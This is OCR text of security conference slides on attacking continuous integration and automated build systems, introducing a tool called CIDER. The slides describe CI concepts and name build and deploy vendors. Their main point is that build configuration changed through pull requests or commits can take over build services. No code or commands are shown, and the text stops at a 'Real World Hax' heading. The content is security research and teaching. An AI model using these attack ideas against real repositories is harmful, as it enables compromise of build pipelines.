
Exploiting Continuous Integration (CI) and Automated Build Systems

And introducing CIDER

Whoami

- SpaceB0x
- Sr. Security Engineer at LeanKit
- Application and network security (offense and defense)
- I like breaking in to systems, building systems, and learning
- Security consultant



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- Overview of Continuous Integration concepts
- Configuration Vulnerabilities vs. Application Vulnerabilities
- Real world exploit #1
- Common Bad-practices
- Real world exploit #2 – Attacking the CI provider
- Introduce CIDER

Continuous Integration

Continuous Integration (CI)

- Quick iterative release of code to production servers
- Usually Many iterations per week or even per day.
- Repository centric
- In sync with Automated Build
- For infrastructure/servers/subnets etc.

Microservices

- Breaking down large app into small decoupled components
- These components interact with each other
- Eliminates single points of failure
- Autonomous development

Security Implications

- Good - Frequent release cycles are fabulous!
- Good - Faster code deployments = quick remediation
- Good - Decoupled systems reduced single points of failure
- Good - Compromise of one service doesn’t (always) mean full pwnage

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- Bad - Fast release sometimes means hasty oversights
- Bad – Automated Deployment systems arechecked less than the code that they deploy

Tools

Build Systems

- Take code and build conditionally
- Typically in a quasi containerized type of environment
- Both local and cloud based are popular


- Vendor:
  - Travis-CI
  - Circle-CI
  - Drone
  - TeamCity
  - BuildKite

Deployment Systems


- Deploy the code after build
- Heading more and more toward container driven

- Vendors
  - Jenkins
  - Octopus Deploy
  - Kubernetes
  - Rancher
  - Mesosphere


Chains of Deployment



Chains of Deployment



Chains of deployment



Checks in the SDLC

- Build test before merges
- Web-hooks trigger specific actions based on conditions
- Services configured without regard to one another

Configuration Problems

GitHub – Huge attack surface

- Pull requests and commits trigger builds
- Build configurations normally in root of repo
- Thus build config change can be part of PR or commit
- Gain control of multiple systems through pull requests

Vulnerabilities are in Misconfiguration


- Creative configuration exploitation
- Vuln stacking at it’s finest
- Each individual service may be functioning exactly as intended
- Interaction between services is where many vulnerabilities lie


External Repos

- Most volatile attack surface
- Public repositories which map to internal build services

Real World Hax #1


GitHub
Mr Man

